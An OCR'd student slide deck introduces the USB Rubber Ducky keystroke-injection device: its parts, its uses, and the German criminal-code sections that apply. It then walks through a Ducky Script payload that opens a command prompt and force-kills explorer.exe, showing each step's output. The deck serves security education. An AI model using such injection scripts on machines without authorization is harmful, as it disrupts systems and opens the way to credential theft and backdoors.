
AREEB HUSSAIN
ASYLBEK BUGYBAY
LOLA UEDA



DETECTING BAD USB ATTACKS, PART I

FIG. 1, FIG.2

RUBBER DUCK

WHAT IS RUBBER DUCKY?

- The USB Rubber Ducky - Human Interface Device (HID: keeyboard, mouse, joystick)
- Injects keystroke at superhuman speed into a system
- Based on an AMTEL 32bit chip and SD card
- Pretends to be a USB keyboard
- The script language - Rubber Ducky Script
- No anti-virus, firewall detection possible

Fig. 3

THE USAGE OF RUBBER DUCKY (MUST HAVE PENT-TEST)

- Learning from experiences of many hackers around the world
- Hacking for testing, finding security valnerabilities
- Automation & Backups
- Run a malicious ccode: install backdoors, capture credentials, drop malware, exfiltrate documents

Fig.4

LEGAL ISSUES

- 202 Violation of the privacy of written word
- 202a Data espionage
- 202b Phishing
- 202c Acts preparatory to data espionage & phishing
- 202d Handling stollen data
- 203 Violation of private secrets
- 204 Exploitation of the secrets of anotheer
- 303a Data tempering
- 303b Computer sabotage

Fig.5

THE RUBBER DUCKY PARTS & ALTERNATIVES


- MicroSD card: all the payloads are saved here
- MicroSD-to-USB adapter: a simple plastic dongle mount the SD card to machine
- Mini “keyboard” adapter: a silicon chip, the main part that sends the keystrokes to a computer, to insert a micro SD card

Fig.6


Duck Code

```
DELAY 1000
GUI d
DELAY 1000
GUI r
DELAY 1000
STRING cmd
ENTER
DELAY 1000
STRING taskkill /f /im explorer.exe
DELAY 2000
ENTER
DELAY 1000
ALT F4
```


```
DELAY 1000
GUI d
```



```
DELAY 1000
GUI r
```



```
DELAY 1000
STRING cmd
ENTER
```



Command Prompt

```
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>
```

```
DELAY 1000
STRING taskkill /f /im explorer.exe
```

C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>taskkill /f /im explorer.exe
```

```
DELAY 2000
ENTER
```


C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>taskkill /f /im explorer.exe
SUCCESS: The process "explorer.exe" with PID 6120 has been terminated.

C:\Users\Admin>
```

```
DELAY 1000
ALT F4
```


Task Manager
File
Options
View
Create new task
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
explorer.exe
Create this task with administrative privileges.
OK
Cancel
Browse...
9%
CPU
1.9%
0%
0.7%
0%

REFERENCES

- URL: https://www.hackmod.de/USB-Rubber-Ducky-Book-1 , Fig.1
- URL: https://www.crazyws.fr/tag/usb-rubber-duck/ , Fig.2
- URL: https://blog.teamascend.com/rubber-ducky , Fig.3
- URL: https://www.turkhackteam.org/konular/usb-rubber-ducky-nedir-ne-ise-yarar.1941282/ , Fig.4
- URL: https://www.un.org/securitycouncil/ctc/content/legal-issues , Fig.5
- URL: https://www.manageengine.com/device-control/badusb.html , Fig.6
- URL: https://hackaday.com/2019/07/24/an-open-hardware-rubber-ducky/ , Fig.7

REFERENCES